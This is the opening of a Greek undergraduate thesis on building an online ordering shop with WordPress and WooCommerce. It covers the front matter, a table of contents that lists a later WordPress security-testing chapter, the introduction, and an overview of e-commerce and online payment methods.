




Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Εφαρμοσμένης Πληροφορικής και πολυμέσων



Πτυχιακή εργασία

Τίτλος:

Ανάπτυξη online εφαρμογής παραγγελιών και ενσωμάτωσή της
σε πλατφόρμα cms

Αργυρούλης Χρήστος (ΑΜ: 1566)

Επιβλέπων καθηγητής: Δρ. Μαλάμος Αθανάσιος
Επιτροπή Αξιολόγησης:

Ευχαριστίες

Θα ήθελα να εκφράσω τις πιο θερμές μου ευχαριστίες στον επιβλέποντα της εργασίας, Καθηγητή Εφαρμογών του Τμήματος Εφαρμοσμένης Πληροφορικής & Πολυμέσων του ΤΕΙ Κρήτης, κ. Μαλάμο Αθανάσιο, για την καθοδήγηση και τη πολύτιμη βοήθειά του σε όλα τα στάδια της παρούσας πτυχιακής εργασίας.

Τέλος, οφείλω ένα μεγάλο ευχαριστώ στην οικογένειά μου και στους φίλους μου, για τη βοήθεια και τη συμπαράσταση που μου παρείχαν σε όλη τη διάρκεια των σπουδών μου.

Abstract

The purpose of this thesis is to create an online order system. This system will allow to the visitor to create an account and select from a menu the products that desires. The administrator can enrich the menu by entering the prices and define the minimum limit of the ordering cost. Then the platform will be installed on which the application is based. The development of the application requires to study the structure of the platform and the equivalent adjustment to the webserver. For the implementation of this website was chosen an open source content management system (CMS), the Wordpress.

Σύνοψη

Σκοπός της παρούσας πτυχιακής εργασίας είναι η δημιουργία ενός online συστήματος παραγγελιών. Το σύστημα αυτό θα επιτρέπει στον επισκέπτη να δημιουργεί λογαριασμό και να διαλέγει από κάποιο μενού τα προϊόντα που επιθυμεί. Ο διαχειριστής θα μπορεί να εμπλουτίζει το μενού καταχωρώντας τις τιμές και να ορίζει ελάχιστο όριο κόστους παραγγελίας. Στη συνέχεια θα εγκατασταθεί η πλατφόρμα στην οποία βασίζεται η εφαρμογή. Η ανάπτυξη της εφαρμογής προϋποθέτει μελέτη της δομής της πλατφόρμας, και την ανάλογη προσαρμογή στον webserver. Για την υλοποίηση της ιστοσελίδας επιλέχτηκε ένα ανοιχτού κώδικα σύστημα διαχείρισης περιεχομένου (CMS), το Wordpress.

Πίνακας Περιεχομένων

Ευχαριστίες	2
Abstract	3
Σύνοψη	4
Πίνακας περιεχομένων	5
Πίνακας εικόνων	7
Κεφάλαιο 1: Εισαγωγή	
1.1 Περίληψη	9
1.2 Κίνητρο για τη διεξαγωγή της εργασίας	9
1.3 Σκοπός	9
1.4 Δομή της εργασίας	9
Κεφάλαιο 2: Μεθοδολογία Υλοποίησης	
2.1 Μέθοδος ανάλυσης & ανάπτυξης πτυχιακής	10
2.2 Θεωρίες	10
2.2.1 Ηλεκτρονικό εμπόριο	10
2.2.2 Δυναμικές – Στατικές Ιστοσελίδες	14
Κεφάλαιο 3: Σχέδιο δράσης για την εκπόνηση της εργασίας	
3.1 State of the art	14
3.1.1 Ο server που φιλοξενεί το CMS – Apache web server	17
3.1.2 Server-side γλώσσα προγραμματισμού – PHP	18
3.1.3 Γλώσσα επερωτήσεων Βάσεων Δεδομένων - MySQL	20
3.1.4 Σχεδιασμός με CSS	23
3.1.5 Client-side γλώσσα προγραμματισμού - Javascript	23
3.1.6 XAMPP Server	24
3.1.7 PhpMyAdmin	26
Κεφάλαιο 4: Συστήματα Διαχείρισης Περιεχομένου (CMS)	
4.1 Εισαγωγή	27
4.2 Τι σημαίνει CMS;	27
4.3 Γιατί χρειαζόμαστε τα CMS;	27
4.4 Δυνατότητες των CMS	28
4.5 Είδη και κατηγορίες CMS	28
4.6 CMS κλειστού κώδικα εναντίον ανοιχτού κώδικα	32
Κεφάλαιο 5: Wordpress	
5.1 Τι είναι	33
5.2 Ιστορία	33
5.3 Γιατί επιλέξαμε Wordpress;	34
5.4 Δυνατότητες του Wordpress	39

5.4.1	Πρόσθετα (Plugins)	40
5.4.2	Θέματα (Themes)	40
5.4.3	Widgets	41
5.4.4	Ρόλοι χρηστών	41
5.5	Δομή και αρχιτεκτονική του Wordpress	43
5.5.1	Η δομή των φακέλων	43
5.5.2	Η δομή της Βάσης Δεδομένων	43
5.5.3	Σχεσιακό μοντέλο της βάσης δεδομένων	44
5.6	Εγκατάσταση και Ανάπτυξη του Wordpress	45
5.6.1	Πριν την εγκατάσταση	45
5.6.2	Εγκατάσταση του XAMPP	45
5.6.3	Ρυθμίσεις βάσης δεδομένων	48
5.6.4	Εγκατάσταση αρχείων Wordpress	48
5.6.5	Woocommerce (ecommerce plugin για το Wordpress)	52
5.7	Πίνακας Ελέγχου του Wordpress	53
5.7.1	Αρχική σελίδα διαχείρισης	53
5.7.2	Σελίδα διαχείρισης πρόσθετων	54
5.7.3	Πρόσθετο Woocommerce	55
5.8	Επέκταση του Wordpress	59
5.8.1	Ανατομία ενός wordpress plugin	59
5.8.2	Wordpress Hooks API	60
5.8.3	Wordpress functions & conditional tags	60
5.8.4	Wordpress widgets	63
5.8.5	Δημιουργία plugin	63
5.8.6	Δημιουργία plugin και του widget του	71
5.8.7	Wordpress Shortcodes	73
5.9	Wordpress tips	77
5.9.1	Το αρχείο functions.php	78
5.9.2	Το αρχείο wp-config.php	83
5.9.3	Τι είναι και πως χρησιμοποιώ το αρχείο .htaccess	86
Κεφάλαιο 6: Wordpress Security		
6.1	WPscan: Έλεγχος ασφάλειας του Wordpress	93
6.2	SQLmap: SQL injection tool	97
Κεφάλαιο 7: Προσομοίωση παραγγελίας		
Συμπεράσματα		106
Βιβλιογραφία – Πηγές		107

Πίνακας Εικόνων

Εικόνα 1: Apache Server	17
Εικόνα 2: PHP Scripting Language	18
Εικόνα 3: MySQL	20
Εικόνα 4: CSS	23
Εικόνα 5: Javascript	24
Εικόνα 6: XAMPP Server	24
Εικόνα 7: XAMPP Control Panel	25
Εικόνα 8: phpMyAdmin	26
Εικόνα 9: Κατανομή CMS	36
Εικόνα 10: Παγκόσμιες αναζητήσεις τριών δημοφιλών CMS	37
Εικόνα 11: Είδος website ανάλογα το CMS	38
Εικόνα 12: Εκτίμηση του μεριδίου της αγοράς από blogs και websites που τρέχουν σε Wordpress	38
Εικόνα 13: Δραστηριότητες & Ρόλοι στο Wordpress.....	42
Εικόνα 14: Σχεσιακό μοντέλο της βάσης δεδομένων.....	44
Εικόνα 15: Επιλογές αρχείων κατεβάσματος για το XAMPP.....	45
Εικόνα 16: Επιλογή γλώσσας για το XAMPP.....	46
Εικόνα 17: Welcome to the XAMPP setup.....	46
Εικόνα 18: Επιλογή διαδρομής εγκατάστασης του XAMPP.....	46
Εικόνα 19: Διαδικασία εγκατάστασης του XAMPP.....	47
Εικόνα 20: XAMPP Control Panel.....	47
Εικόνα 21: Δημιουργία βάσης στο phpMyAdmin.....	48
Εικόνα 22: Εγκατάσταση Wordpress βήμα 1.....	48
Εικόνα 23: Εγκατάσταση Wordpress βήμα 2.....	49
Εικόνα 24: Εγκατάσταση Wordpress βήμα 3 (Ρυθμίσεις βάσης).....	49
Εικόνα 25: Εγκατάσταση Wordpress βήμα 4.....	50
Εικόνα 26: Εγκατάσταση Wordpress βήμα 5.....	50
Εικόνα 27: Ολοκλήρωση εγκατάστασης του Wordpress	51
Εικόνα 28: Φόρμα εισόδου στο Wordpress	51
Εικόνα 29: Γραμμή εργαλείων του Wordpress	54
Εικόνα 30: Σελίδα πρόσθετων του Wordpress	54
Εικόνα 31: Παραγγελίες πελατών.....	55
Εικόνα 32: Πωλήσεις προϊόντων.....	55
Εικόνα 33: Γενικές ρυθμίσεις του Woocommerce.....	56
Εικόνα 34: Σελίδες του Woocommerce.....	56
Εικόνα 35: Πύλες πληρωμής του Woocommerce.....	57
Εικόνα 36: Προσθήκη προϊόντων.....	57
Εικόνα 37: Βασική σελίδα καταστήματος	58
Εικόνα 38: Πρόοδος παραγγελίας	59
Εικόνα 39: Κεφαλίδα πρόσθετου	59
Εικόνα 40: Conditional Tag – Παράδειγμα 1	61
Εικόνα 41: Conditional Tag – Παράδειγμα 2	61
Εικόνα 42: Conditional Tag – Παράδειγμα 3.....	61
Εικόνα 43: Βασικά Wordpress Tags	62
Εικόνα 44: Functions Graph	62
Εικόνα 45: Δημιουργία άρθρων	64
Εικόνα 46: Κεφαλίδα πρόσθετου	64
Εικόνα 47: Κώδικας πρόσθετου	64
Εικόνα 48: Ενεργοποίηση πρόσθετου.....	65
Εικόνα 49: Μενού πρόσθετου	65
Εικόνα 50: Back-end πρόσθετου	66

Εικόνα 51: Δημιουργία πρόσθετου βήμα 1	66
Εικόνα 52: Δημιουργία πρόσθετου βήμα 2	67
Εικόνα 53: Δημιουργία πρόσθετου βήμα 3	67
Εικόνα 54: Δημιουργία πρόσθετου βήμα 4	67
Εικόνα 55: Δημιουργία πρόσθετου βήμα 5	68
Εικόνα 56: Δημιουργία πρόσθετου βήμα 6	68
Εικόνα 57: Δημιουργία πρόσθετου βήμα 7	68
Εικόνα 58: Δημιουργία πρόσθετου βήμα 8	69
Εικόνα 59: Δημιουργία πρόσθετου βήμα 9	69
Εικόνα 60: Δημιουργία πρόσθετου βήμα 10	69
Εικόνα 61: Rss Plugin	72
Εικόνα 62: Widgets area	72
Εικόνα 63: Shortcodes	74
Εικόνα 64: Εισαγωγή shortcode	75
Εικόνα 65: Χρήση Shortcode	75
Εικόνα 66: Back-end shortcode	75
Εικόνα 67: Ελάχιστο κόστος παραγγελίας	79
Εικόνα 68: Παραγγελία προϊόντος βήμα 1	79
Εικόνα 69: Παραγγελία προϊόντος βήμα 2	80
Εικόνα 70: Theme editor του Wordpress	81
Εικόνα 71: Δημιουργία συντόμευσης στο dashboard	82
Εικόνα 72: Είσοδος στο Gmail	82
Εικόνα 73: Πληροφορίες για την βάση μας	83
Εικόνα 74: Αρχεία ελληνικής γλώσσας του Wordpress	84
Εικόνα 75: Επιδιόρθωση βάσης στο Wordpress	85
Εικόνα 76: Δικαιώματα πρόσβασης	86
Εικόνα 77: Εκκίνηση του LAMPP	94
Εικόνα 78: WPscan path	94
Εικόνα 79: WPscan tool	95
Εικόνα 80: WPscan - Απαρίθμηση χρηστών	96
Εικόνα 81: WPscan - Brute forcing	96
Εικόνα 82: SQLmap - Εύρεση βάσεων δεδομένων	97
Εικόνα 83: SQLmap - Εύρεση πινάκων της βάσης	98
Εικόνα 84: SQLmap - Εύρεση στοιχείων του πίνακα	98
Εικόνα 85: SQLmap - Αρχείο csv	99
Εικόνα 86: Online md5 decrypter	99
Εικόνα 87: Εμφάνιση κατηγορίας προϊόντων στην ιστοσελίδα	100
Εικόνα 88: Εμφάνιση λεπτομερειών του προϊόντος στην ιστοσελίδα	101
Εικόνα 89: Προσθήκη προϊόντος στο καλάθι	101
Εικόνα 90: Εμφάνιση καλαθιού αγορών	102
Εικόνα 91: Τελική διαδικασία παραγγελίας – Διεύθυνση χρέωσης	102
Εικόνα 92: Τελική διαδικασία παραγγελίας – Τρόπος πληρωμής	103
Εικόνα 93: Τελική διαδικασία παραγγελίας – Προεπισκόπηση παραγγελίας	103
Εικόνα 94: Τελική διαδικασία παραγγελίας – Επιβεβαίωση παραγγελίας	104
Εικόνα 95: Τελική διαδικασία παραγγελίας – Εμφάνιση παραγγελίας	104
Εικόνα 96: Τελική διαδικασία παραγγελίας – Επεξεργασία παραγγελίας	105
Εικόνα 97: Τελική διαδικασία παραγγελίας – Λεπτομέρειες παραγγελίας	105

Κεφάλαιο 1

1. Εισαγωγή

1.1 Περίληψη

Το αντικείμενο της συγκεκριμένης πτυχιακής είναι η δημιουργία ενός online συστήματος παραγγελιών. Το σύστημα αυτό θα επιτρέπει στον επισκέπτη να δημιουργεί λογαριασμό και να διαλέγει από κάποιο μενού τα προϊόντα που επιθυμεί. Ο διαχειριστής θα μπορεί να εμπλουτίζει το μενού καταχωρώντας τις τιμές και να ορίζει ελάχιστο όριο κόστους παραγγελίας. Στη συνέχεια θα εγκατασταθεί η πλατφόρμα στην οποία βασίζεται η εφαρμογή. Η ανάπτυξη της εφαρμογής προϋποθέτει μελέτη της δομής της πλατφόρμας, και την ανάλογη προσαρμογή στον webserver. Για την ανάπτυξη της εφαρμογής θα χρησιμοποιηθεί το ανοιχτού κώδικα σύστημα διαχείρισης περιεχομένου (cms), WordPress καθώς και οι τεχνολογίες PHP, Javascript, HTML, CSS, SQL.

Εκτός από την ανάπτυξη της εφαρμογής, θα αναλυθεί περαιτέρω η ασφάλεια στην συγκεκριμένη πλατφόρμα και πόσο ασφαλής μπορεί να είναι ένα τετοιου είδους λογισμικό.

1.2 Κίνητρο για την Διεξαγωγή της Εργασίας

Κίνητρο για την διεξαγωγή της εργασίας ήταν η απόκτηση γνώσεων στην κατασκευή ιστοσελίδων και ηλεκτρονικών καταστημάτων, καθώς στις μέρες μας υπάρχει, στην αγορά, μια συνεχώς αυξανόμενη τάση ανάπτυξης των επιχειρηματικών δραστηριοτήτων προς το διαδίκτυο και δημιουργίας ηλεκτρονικών καταστημάτων σε συνδυασμό ή όχι με τα φυσικά καταστήματα.

Θέλοντας λοιπόν να κατασκευάσουμε μια ιστοσελίδα που όχι μόνο θα διαφημίσει το κατάστημα, αλλά να είναι “ζωντανή” να μπορεί δηλαδή ο πελάτης να παραγγείλει εφόσον το επιθυμεί κάποιο από τα προϊόντα, ψάξαμε βρήκαμε και καταλήξαμε σε ένα από τα κορυφαία συστήματα διαχείρισης περιεχομένου για κατασκευή δυναμικών ιστοσελίδων το WordPress.

1.3 Σκοπός και Στόχοι Εργασίας

Βασικός σκοπός της πτυχιακής εργασίας είναι η δημιουργία μιας δυναμικής ιστοσελίδας, ενός ηλεκτρονικού καταστήματος το οποίο θα είναι αρκετά προσιτό προς τον απλό επισκέπτη. Η βασική ιδέα είναι να μπορεί το κατάστημα να προσφέρει στον επισκέπτη αυτό για το οποίο ήρθε. Θα μπορεί να πραγματοποιήσει με λίγες και εύκολες κινήσεις, οποιαδήποτε αγορά με ασφάλεια. Βασική προϋπόθεση στην κατασκευή του ηλεκτρονικού καταστήματος είναι η δυνατότητα του χρήστη να μπορεί να αλληλεπιδρά με το site. Θα ενσωματωθούν λοιπόν στοιχεία τέτοια τα οποία θα επιτρέπουν στον επισκέπτη να έχει την δυνατότητα να σχολιάσει και να βαθμολογήσει προϊόντα, να συγκρίνει προϊόντα, καθώς και να δημιουργήσει την δικιά του λίστα επιθυμιών. Επίσης θα έχει την δυνατότητα να πραγματοποιεί αλλαγές στο προφίλ του εφόσον είναι εγγεγραμμένο μέλος χωρίς να χρειάζεται να παρέμβει ο διαχειριστής.

Στόχος της εργασίας είναι να δημιουργηθεί μια ιστοσελίδα όχι μόνο φιλική προς τον χρήστη (user friendly) αλλά να ενσωματώνει και όλες τις απαραίτητες λειτουργίες και ευκολίες για τον ιδιοκτήτη του ηλεκτρονικού καταστήματος, ο οποίος θα μπορεί να παρακολουθεί ανά πάσα στιγμή την εξέλιξη των παραγγελιών απλά και χωρίς τις ιδιαίτερες γνώσεις ενός ειδικού προγραμματιστή.

1.4 Δομή Εργασίας

Η συνέχεια της εργασίας έχει οργανωθεί σε 7 κεφάλαια:

Κεφάλαιο 2: Παρουσιάζονται χρήσιμοι ορισμοί και βασικές έννοιες σχετικά με το διαδίκτυο και την χρήση

του. Επίσης παρουσιάζονται ορισμοί σχετικά με το ηλεκτρονικό εμπόριο, την εξέλιξη του και των τρόπων πληρωμών.

Κεφάλαιο 3: Παρουσιάζονται τεχνολογίες και εργαλεία που χρησιμοποιούνται για την ανάπτυξη και υλοποίηση δυναμικών ιστοσελίδων.

Κεφάλαιο 4: Δίνουμε μια λεπτομερή περιγραφή ενός συστήματος διαχείρισης περιεχομένου (CMS), εξετάζουμε τα είδη των CMS, τα πλεονεκτήματα τους και τα μειονεκτήματα τους.

Κεφάλαιο 5: Παρουσιάζεται αναλυτικά η δομή και αρχιτεκτονική του Wordpress (CMS), τα βήματα εγκατάστασης του, τρόποι επέκτασης του, το plugin του Wordpress για τις online παραγγελίες, το woocommerce όπως επίσης και διάφορα Wordpress tips που έχουν στόχο την αύξηση ασφαλείας του.

Κεφάλαιο 6: Γίνεται έλεγχος για ευπάθειες στον ιστότοπο μας και παρουσιάζονται τεχνικές brute forcing και sql injection σε Wordpress sites μέσα από περιβάλλον Linux.

Κεφάλαιο 7: Παρουσιάζεται η τελική μορφή της ιστοσελίδας – ηλεκτρονικού καταστήματος καθώς και μια προσομοίωση εκτέλεσης της παραγγελίας από το στάδιο του «καλαθιού» έως την αποστολή προς τον πελάτη.

Κεφάλαιο 2

2. Μεθοδολογία Υλοποίησης

2.1 Μέθοδος Ανάλυσης & Ανάπτυξης Πτυχιακής

ΜΕΘΟΔΟΛΟΓΙΑ	ΑΝΑΦΟΡΑ ΣΤΗΝ ΒΙΒΛΙΟΓΡΑΦΙΑ
CMS	http://en.wikipedia.org/
Wordpress	http://wordpress.org/ http://en.wikipedia.org/
Δυναμικές ιστοσελίδες	http://en.wikipedia.org/
Xampp	http://www.apachefriends.org/en/xampp.html
PHP	http://www.php.net/
JavaScript	http://el.wikipedia.org/wiki/JavaScript
CSS	http://el.wikipedia.org/wiki/CSS

2.2 Θεωρίες

2.2.1 Ηλεκτρονικό Εμπόριο

2.2.1.1 Τι είναι το ηλεκτρονικό εμπόριο

Με έναν απλό ορισμό, θα μπορούσαμε να πούμε πως ηλεκτρονικό εμπόριο είναι η αγορά και πώληση προϊόντων και υπηρεσιών από τις επιχειρήσεις για τους καταναλωτές, χωρίς την χρήση εγγράφων. Το ηλεκτρονικό εμπόριο θεωρείται παγκοσμίως ως η αγορά και πώληση προϊόντων αλλά και κάθε είδους συναλλαγή που πραγματοποιείται μόνο σε ηλεκτρονικό επίπεδο. Χωρίζεται σε τρεις κατηγορίες: business to business ή B2B(Cisco), business to customer ή

B2C(Amazon) και τέλος customer to customer ή C2C(eBay). Για την πραγματοποίηση μιας τέτοιας συναλλαγής χρησιμοποιούνται πολύπλοκοι προγραμματιστικοί μηχανισμοί και το κατάλληλο λογισμικό το οποίο επιτρέπει την Ηλεκτρονική Ανταλλαγή Δεδομένων (Electronic Data Interchange- EDI) ανάμεσα στις δύο πλευρές (μεταξύ επιχειρήσεων αλλά και μεταξύ επιχειρήσεων και καταναλωτών) που εμπλέκονται στη συγκεκριμένη συναλλαγή. Με άλλα λόγια, κάθε μορφή συναλλαγής πραγματοποιείται μόνο μέσω υπολογιστών, παρακάμπτοντας τον ανθρώπινο παράγοντα και τα έγγραφα μέσα ελαχιστοποιώντας ταυτόχρονα την πιθανότητα λάθους και την κακόβουλη χρήση στοιχείων.



2.2.1.2 Το ηλεκτρονικό εμπόριο σήμερα

Σήμερα, πλειάδα επιχειρήσεων, τόσο στην Ευρώπη όσο και στην Αμερική διαθέτουν τα προϊόντα τους μέσω του διαδικτύου. Στην χώρα μας, αν και υπάρχει μια σχετική καθυστέρηση, οι εξελίξεις είναι σημαντικές και υπάρχουν ήδη αρκετές εταιρίες και επιχειρήσεις που δραστηριοποιούνται στο ηλεκτρονικό εμπόριο. Επιπλέον υπάρχουν ήδη στη Ελλάδα και εταιρίες που προσφέρουν λύσεις ηλεκτρονικού εμπορίου σε επιχειρήσεις που έχουν ανοίξει ή θα ήθελαν να ανοίξουν κάποιο ηλεκτρονικό κατάστημα. Σε κάθε περίπτωση, ο κύριος λόγος που μια επιχείρηση δραστηριοποιείται σε ηλεκτρονικό επίπεδο είναι για να προσελκύσει αγοραστικό κοινό πέρα από τα όρια της γεωγραφικής της έδρας, αυξάνοντας έτσι τις πωλήσεις των προϊόντων της και κατά συνέπεια τα έσοδά της.

Νέες τεχνικές προώθησης προϊόντων και υπηρεσιών μέσω internet γίνονται γνωστές, ανοίγουν νέες θέσεις εργασίας(web designers,programmers,internet marketing κτλ), διαφημιστικά δίκτυα αναδιανέμουν το ηλεκτρονικό χρήμα και γενικά ένας νέος κόσμος γύρω από το εμπόριο αρχίζει να δημιουργείται. Δεν είναι υπερβολή να πούμε πως ολόκληρη η παγκόσμια οικονομία αρχίζει να μεταφέρεται πια online. Ο όγκος του ηλεκτρονικού χρήματος που κινείται παγκοσμίως είναι τεράστιος. Τα κέρδη των μικρομεσαίων επιχειρήσεων είναι σημαντικά όπως επίσης και οι φόροι και τα έσοδα για το κράτος.

2.2.1.3 Δυνατότητες, Πλεονεκτήματα και Μειονεκτήματα του Ηλεκτρονικού εμπορίου

Μερικές από τις βασικές δυνατότητες του ηλεκτρονικού εμπορίου είναι οι εξής:

- Αναζήτηση προϊόντων ανά κατηγορία ή είδος.
- Καλάθι αγορών.
- Ο πελάτης έχει τη δυνατότητα να καταχωρεί τα στοιχεία του και με τη χρήση κωδικού και username να βλέπει το αρχείο των παραγγελιών.
- Διαφορετικά είδη συναλλάγματος.
- Υπολογισμός φόρων με βάση διάφορα στοιχεία (βάρος, περιοχή, κ.α.).
- Υπολογισμός εξόδων αποστολής με βάση διάφορα στοιχεία (βάρος, περιοχή, κ.α.).

Πλεονεκτήματα όσον αφορά τα ηλεκτρονικά καταστήματα είναι:

- Ένα ηλεκτρονικό κατάστημα παραμένει ανοικτό 24 ώρες το 24ωρο. Αυτό σημαίνει ότι οποιαδήποτε στιγμή εμείς θελήσουμε και μπορέσουμε, έχουμε την δυνατότητα να αγοράσουμε οτιδήποτε.
- Ένα ηλεκτρονικό κατάστημα σε σχέση με ένα φυσικό έχει χαμηλότερα έξοδα άρα κατά συνέπεια και χαμηλότερο κόστος στα προϊόντα του.
- Η αγορά πια ξεφεύγει από τα σύνορα της πόλης ή της χώρας και γίνεται παγκόσμια.
- Η συναλλαγή είναι γρήγορη και άμεση χωρίς ο καταναλωτής να περιμένει στην ουρά.

Άρα, μπορούμε να πούμε πως ο καταναλωτής μπορεί να αγοράσει αυτό που θέλει, όποτε το θέλει και το βασικότερο από όπου θέλει, ενώ αυτός μπορεί να βρίσκεται μέσα στο σπίτι του ή στη δουλειά του.

Μερικά γενικά μειονεκτήματα:

- Πρόσθετο κόστος υποδομών για τις επιχειρήσεις που ήδη λειτουργούν σε φυσικό κατάστημα αλλά και για τους καταναλωτές.
- Δεν υπάρχει ασφάλεια όσον αφορά το περιεχόμενο κάποιων πληροφοριών και ελλιπής προστασία προσωπικών δεδομένων.
- Έλλειψη εμπιστοσύνης ανάμεσα στον έμπορο και τον καταναλωτή αφού δεν υπάρχει φυσική επαφή.
- Δεν υπάρχει φυσική επαφή ούτε στον πελάτη με το προϊόν άρα δεν μπορεί να γνωρίζει τι θα πραγματικά θα αγοράσει.

2.2.1.4 Πληρωμές στο Ηλεκτρονικό εμπόριο

Εισαγωγή

Η εξάπλωση του διαδικτύου και κυρίως στον τομέα του εμπορίου επέφερε και κάποιες σημαντικές αλλαγές στον τρόπο των οικονομικών συναλλαγών. Δημιουργήθηκε η ανάγκη εύρεσης νέων τρόπων για χρηματικές συναλλαγές, ασφαλείς, ταχύτερες και κατά το δυνατόν αυτοματοποιημένες. Θα ήταν αδύνατη η ανάπτυξη του Ηλεκτρονικού εμπορίου αν παρέμενε ο παραδοσιακός τρόπος πληρωμών με ‘μετρητά’ και ‘επιταγές’ μιας και ο πωλητής και ο αγοραστής δεν είναι απαραίτητα σε κοντινή απόσταση μεταξύ τους, δεν γνωρίζονται και δεν υπάρχει μια προσωπική επαφή. Αυτό το σοβαρό πρόβλημα οδήγησε σε κάποιες λύσεις που είναι σήμερα διαθέσιμες. Οι πιο γνωστές μέθοδοι πληρωμής σε ελληνικά και διεθνή ηλεκτρονικά καταστήματα είναι: Πληρωμή με αντικαταβολή, κατάθεση του ποσού σε τραπεζικό λογαριασμό, πιστωτικές κάρτες, ηλεκτρονικές επιταγές, έξυπνες κάρτες και τέλος paypal το οποίο είναι και ευρέως αποδεκτό.

Πληρωμή με αντικαταβολή

Μια λύση αρκετά ασφαλής και αποδεκτή από μεγάλο κομμάτι του αγοραστικού κοινού στο ηλεκτρονικό εμπόριο είναι η πληρωμή των αγορασθέντων προϊόντων με αντικαταβολή. Είναι αρκετά διαδεδομένη μέθοδος για συναλλαγές πωλητή-αγοραστή που βρίσκονται σε απόσταση. Με αυτόν τον τρόπο ο πωλητής στέλνει το προϊόν με ταχυδρομείο ή ιδιωτική εταιρία μεταφορών με την εντολή να παραδοθεί το προϊόν στον αγοραστή και την προϋπόθεση της καταβολής του χρηματικού ποσού στην ταχυδρομική εταιρία. Το χρηματικό ποσό αυτό είναι η τιμή πώλησης του προϊόντος με κάποιες επιπλέον μικρές χρεώσεις που περιλαμβάνουν τα έξοδα αποστολής. Αφού η ταχυδρομική εταιρία εισπράξει το ποσό και παραδώσει το προϊόν, επιστρέφει τα χρήματα αυτά στον πωλητή. Η μέθοδος αυτή χρησιμοποιείται αρκετά από τους καταναλωτές γιατί πληρώνουν με την παραλαβή του προϊόντος, πράγμα που προσφέρει αίσθημα ασφάλειας. Αντίστοιχα και ο πωλητής απαλλάσσεται εντελώς από την διαδικασία της είσπραξης των χρημάτων, αφού την διαδικασία αυτή την αναλαμβάνει η ταχυδρομική εταιρία.

Παρ’ όλα αυτά υπάρχουν και μειονεκτήματα σε αυτό τον τρόπο πληρωμής. Μερικά από αυτά είναι, η πιθανή καθυστέρηση είσπραξης του αντιτίμου της αγοράς του προϊόντος από την πλευρά του πωλητή, το επιπλέον κόστος που απαιτεί συνήθως η ταχυδρομική εταιρία προκειμένου να αναλάβει την είσπραξη του ποσού της αντικαταβολής από τον αγοραστή. Επίσης αυτός ο τρόπος είναι αδύνατος στις περιπτώσεις που ο αγοραστής και ο πωλητής βρίσκονται σε διαφορετικές χώρες. Ακόμα ένα μειονέκτημα είναι το γεγονός ότι σε περίπτωση που το προϊόν δεν παραληφθεί από τον αγοραστή, θα επιστραφεί στον πωλητή, ο οποίος θα πληρώσει τα έξοδα της μεταφοράς χωρίς να έχει κέρδος από το προϊόν. Τέλος ένα επιπλέον πρόβλημα είναι το ότι ο αγοραστής θα πρέπει να πληρώσει πρώτα την μεταφορική εταιρία και ύστερα να ανοίξει το πακέτο της παραγγελίας του. Έτσι δεν μπορεί να επιβεβαιώσει εξ’ αρχής αν η παραγγελία του είναι σωστή.

Κατάθεση σε τραπεζικό λογαριασμό

Μια άλλη μέθοδος πληρωμής που εφαρμόζεται σε αγορές από απόσταση είναι η κατάθεση χρημάτων σε τραπεζικό λογαριασμό του πωλητή. Είναι αρκετά παλιά μέθοδος αλλά αρκετά χρήσιμη σε περιπτώσεις όπου η αντικαταβολή δεν ήταν εφικτή. Παρ' όλα αυτά δεν είναι ιδιαίτερα δημοφιλής τρόπος από τους αγοραστές γιατί απαιτείται η επίσκεψη σε τράπεζα με ότι αυτό συνεπάγεται από άποψη ταλαιπωρίας και χαμένου χρόνου. Επίσης ο αγοραστής έχει την αγωνία για το αν ο πωλητής θα του στείλει το προϊόν. Ακόμα ένα μείον είναι κάποια επιπλέον έξοδα προς τον αγοραστή για την αποστολή των χρημάτων, με τη μορφή προμήθειας της τράπεζας. Από την πλευρά του ο πωλητής πρέπει να ενημερωθεί και να επαληθεύσει την αποστολή χρημάτων από τον αγοραστή ώστε να στείλει το προϊόν. Αυτό συνεπάγεται μεγάλη καθυστέρηση στην εμπορική διαδικασία. Μια μικρή παραλλαγή αυτού του τρόπου πληρωμών, είναι η κατάθεση χρημάτων μέσω των ATM των τραπεζών. Το μόνο βέβαιο που κερδίζει κανείς είναι η γρήγορη και 24ωρη εξυπηρέτηση.

Πιστωτικές κάρτες

Μια αρκετά δημοφιλής και σύγχρονη μορφή ηλεκτρονικών πληρωμών είναι η χρήση πιστωτικών και κάθε είδους καρτών. Σχεδόν το σύνολο των ηλεκτρονικών καταστημάτων υποστηρίζουν οπωσδήποτε τη μέθοδο πληρωμής με κάρτες. Οι πρώτες κάρτες που γνώρισαν την αποδοχή του κοινού ήταν οι πιστωτικές κάρτες, οι οποίες στην ουσία δίνουν τη δυνατότητα στον καταναλωτή να αγοράσει χωρίς να έχει άμεσα διαθέσιμα τα χρήματα. Ο καταναλωτής χρεώνεται με πίστωση και μπορεί να εξοφλήσει τα χρήματα της πίστωσης αργότερα με δόσεις, συνήθως όμως με μεγάλο επιτόκιο.



Μια άλλη μορφή καρτών, οι χρεωστικές, μπαίνουν με ταχύς ρυθμούς στο ηλεκτρονικό εμπόριο. Οι χρεωστικές κάρτες συνδέονται με έναν τραπεζικό λογαριασμό και όταν ο καταναλωτής επιθυμεί μια αγορά ενός προϊόντος, βάζει το ακριβές χρηματικό ποσό στον λογαριασμό του και το ποσό αυτό μεταφέρεται άμεσα στον λογαριασμό του πωλητή. Η κάρτα αυτή έχει το πλεονέκτημα ότι προστατεύει τον καταναλωτή από ανεξέλεγκτες αγορές και ταυτόχρονα από την υπέρογκη χρέωση για την αγορά ενός προϊόντος.

Οι πληρωμές με κάρτες προσφέρουν αρκετά πλεονεκτήματα. Η συναλλαγή ολοκληρώνεται άμεσα, ότι ώρα θελήσουμε μιας και ο έλεγχος και η μεταφορά των χρημάτων γίνεται αυτοματοποιημένα. Αυτή η γρήγορη και εύκολη μέθοδος πληρωμής είναι ένας σημαντικός λόγος για την μεγάλη αποδοχή τους από το κοινό. Όμως θα δούμε πως η εύκολη ορθολογική χρήση τους ανοίγει εύκολα κάποια παράθυρα σε επιτήδειους για απάτες με τη βοήθεια των καρτών αυτών.

Έξυπνες κάρτες (smart cards)



